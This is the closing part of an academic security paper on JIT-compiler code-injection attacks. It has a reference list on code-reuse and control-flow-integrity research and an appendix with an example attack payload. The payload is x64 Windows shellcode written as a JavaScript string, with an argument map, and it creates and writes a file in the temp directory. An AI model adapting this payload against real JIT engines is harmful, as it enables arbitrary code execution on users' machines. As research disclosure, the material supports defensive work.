[42] Mozilla. 2016. JavaScript:New to SpiderMonkey. https://wiki.mozilla.org/JavaScript:New_to_SpiderMonkey#Benchmark_your_changes. (2016).

[43] Santosh Nagarakatte, Jianzhou Zhao, Milo M.K. Martin, and Steve Zdancewic. 2009. SoftBound: Highly Compatible and Complete Spatial Memory Safety for C. In *30th ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*.

[44] Santosh Nagarakatte, Jianzhou Zhao, Milo MK Martin, and Steve Zdancewic. 2010. CETS: compiler enforced temporal safety for C. In *International Symposium on Memory Management (ISMM)*.

[45] Nergal. 2001. The advanced return-into-lib(c) exploits: PaX case study. *Phrack Magazine* 11 (2001).

[46] Ben Niu and Gang Tan. 2014. Modular Control-flow Integrity. In *35th ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*.

[47] Ben Niu and Gang Tan. 2014. RockJIT: Securing Just-In-Time Compilation Using Modular Control-Flow Integrity. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[48] PaX. 2003. PaX Address Space Layout Randomization. (2003).

[49] Felix Schuster, Thomas Tendyck, Christopher Liebchen, Lucas Davi, Ahmad-Reza Sadeghi, and Thorsten Holz. 2015. Counterfeit Object-oriented Programming: On the Difficulty of Preventing Code Reuse Attacks in C++ Applications. In *36th IEEE Symposium on Security and Privacy (S&P)*.

[50] Fermin J. Serna. 2012. The Info Leak Era on Software Exploitation. In *Blackhat USA (BH US)*.

[51] Hovav Shacham. 2007. The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[52] Kevin Z. Snow, Fabian Monrose, Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, and Ahmad-Reza Sadeghi. 2013. Just-In-Time Code Reuse: On the

Effectiveness of Fine-Grained Address Space Layout Randomization. In *34th IEEE Symposium on Security and Privacy (S&P)*.
[53] K. Z. Snow, R. Rogowski, J. Werner, H. Koo, F. Monrose, and M. Polychronakis. 2016. Return to the Zombie Gadgets: Undermining Destructive Code Reads via Code Inference Attacks. In *37th IEEE Symposium on Security and Privacy (S&P)*.
[54] Chengyu Song, Chao Zhang, Tielei Wang, Wenke Lee, and David Melski. 2015. Exploiting and Protecting Dynamic Code Generation. In *22nd Annual Network and Distributed System Security Symposium (NDSS)*.
[55] Adrian Tang, Simha Sethumadhavan, and Salvatore Stolfo. 2015. Heisenbyte: Thwarting Memory Disclosure Attacks using Destructive Code Reads. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*.
[56] The WebKit team. 2013. SunSpider 1.0.2. https://www.webkit.org/perf/sunspider/sunspider.html. (2013).
[57] Theori. 2016. Chakra JIT CFG Bypass. http://theori.io/research/chakra-jit-cfg-bypass. (2016).
[58] Caroline Tice, Tom Roeder, Peter Collingbourne, Stephen Checkoway, Úlfar Erlingsson, Luis Lozano, and Geoff Pike. 2014. Enforcing Forward-Edge Control-Flow Integrity in GCC & LLVM. In *23rd USENIX Security Symposium (USENIX Sec)*.
[59] Jan Werner, George Baltas, Rob Dallara, Nathan Otterness, Kevin Z. Snow, Fabian Monrose, and Michalis Polychronakis. 2016. No-Execute-After-Read: Preventing Code Disclosure in Commodity Software. In *11th ACM Symposium on Information, Computer and Communications Security (ASIACCS)*.

A EXAMPLE PAYLOAD

The text of an example payload to the framework described in Section 3 follows. Specifically, this payload creates a file and writes arbitrary content to it. This payload is parsed by our attack framework, which then creates one or more malicious IR objects for each statement. The JIT compiler then generates native code corresponding to the payload.

```
var payload = `;
  push rbp
  mov rbp, rsp
  sub rsp, 0x500
  ;
  ; Resolve function addresses
  ;
  ; LoadLibraryEx(kernel32.dll, 0,0)
  ;
  xor r8, r8
  xor rdx, rdx
  mov rcx, #addr_buf_kernel32dll
  call #addr_LoadLibraryExA
  mov [#addr_handle_kernel32], rax
  ;
  ;
  ; GetProcAddr(hKernel, CreateFile)
  ;
  mov rcx, rax
  mov rdx, #addr_buf_CreateFileA
  call #addr_GetProcAddr
  mov [#addr_ptr_CreateFileA], rax
  mov rcx, rax
  ;
  ;
  ; GetProcAddr(hKernel, WriteFile)
  ;
  mov rcx, [#addr_handle_kernel32]
  mov rdx, #addr_buf_WriteFile
  call #addr_GetProcAddr
  mov [#addr_ptr_WriteFile], rax
  ;
  ;
  ; GetProcAddr(hKernel, GetTempPath)
  ;
  mov rcx, [#addr_handle_kernel32]
  mov rdx, #addr_buf_GetTempPath
  call #addr_GetProcAddr
  mov [#addr_ptr_GetTempPath], rax
  ;
  ;
  ; GetProcAddr(hKernel, CLoseHandle)
  ;
  mov rcx, [#addr_handle_kernel32]
  mov rdx, #addr_buf_CloseHandle
  call #addr_GetProcAddr
  mov [#addr_ptr_CloseHandle], rax
  ;
  ;
  ; GetProcAddr(hKernel, ExitThread)
  ;
  mov rcx, [#addr_handle_kernel32]
  mov rdx, #addr_buf_ExitThread
  call #addr_GetProcAddr
  mov [#addr_ptr_ExitThread], rax
  ;
  ;
  ; GetTempPath()
  ;
  mov rcx, 0x400
  mov rdx, #addr_buf_1024
  call [#addr_ptr_GetTempPath]
  ;
  ;
  ; strcat(tmppath, filename)
  ;
  mov rsi, #addr_buf_file_name
  mov rdi, #addr_buf_1024
  add rdi, rax
  xor rcx, rcx
  L_strcat:
     xor rax, rax
     mov al, [rsi]
     mov [rdi], rax
     add rcx, 0x1
     add rsi, 0x1
     add rdi, 0x1
     cmp rcx, #len_file_name
     jne L_strcat
  ;
```

```
  ;
  ; CreateFile()
  ;
  mov rax, rsp
  add rax, 0x20
  mov [rax], 0x2
  add rax, 0x8
  mov [rax], 0x80
  add rax, 0x8
  mov [rax], 0x0
  xor r9, r9
  xor r8, r8
  mov rdx, 0x40000000
  mov rcx, #addr_buf_1024
  call [#addr_ptr_CreateFileA]
  mov [#addr_handle_file], rax
  ;
  ;
  ; WriteFile()
  ;
  mov rax, rsp
  add rax, 0x20
  mov [rax], 0x0
  mov r9, #addr_buf_nbw
  mov r8, #len_file_content
  mov rdx, #addr_buf_file_content
  mov rcx, [#addr_handle_file]
  call [#addr_ptr_WriteFile]
  ;
  ;
  ; CloseHandle()
  ;
  mov rcx, [#addr_handle_file]
  call [#addr_ptr_CloseHandle]
  xor rcx, rcx
  call [#addr_ptr_ExitThread]
  ;`;


var args = {
  "#addr_LoadLibraryExA"     :
      LoadLibraryEx.hex(),
  "#addr_GetProcAddr"        :
      GetProcAddr.hex(),
  "#addr_buf_kernel32dll"    :
      addr_buf_kernel32dll.hex(),
  "#addr_handle_kernel32"    :
      addr_handle_kernel32.hex(),
  "#addr_buf_CreateFileA"    :
      addr_buf_CreateFileA.hex(),
  "#addr_ptr_CreateFileA"    :
      addr_ptr_CreateFileA.hex(),
  "#addr_buf_WriteFile"      :
      addr_buf_WriteFile.hex(),
  "#addr_ptr_WriteFile"      :
      addr_ptr_WriteFile.hex(),
  "#addr_buf_CloseHandle"    :
      addr_buf_CloseHandle.hex(),
  "#addr_ptr_CloseHandle"    :
      addr_ptr_CloseHandle.hex(),
  "#addr_buf_GetTempPath"    :
      addr_buf_GetTempPath.hex(),
  "#addr_ptr_GetTempPath"    :
      addr_ptr_GetTempPath.hex(),
  "#addr_buf_ExitThread"     :
      addr_buf_ExitThread.hex(),
  "#addr_ptr_ExitThread"     :
      addr_ptr_ExitThread.hex(),
  "#addr_buf_1024"           :
      addr_buf_1024.hex(),
  "#addr_buf_file_name"      :
      addr_buf_file_name.hex(),
  "#len_file_name"           : u64(0,
      file_name.length + 1).hex(),
  "#addr_handle_file"        :
      addr_handle_file.hex(),
  "#addr_buf_nbw"            :
      addr_buf_nbw.hex(),
  "#len_file_content"        : u64(0,
      file_content.length).hex(),
  "#addr_buf_file_content"   :
      addr_buf_file_content.hex(),
}
```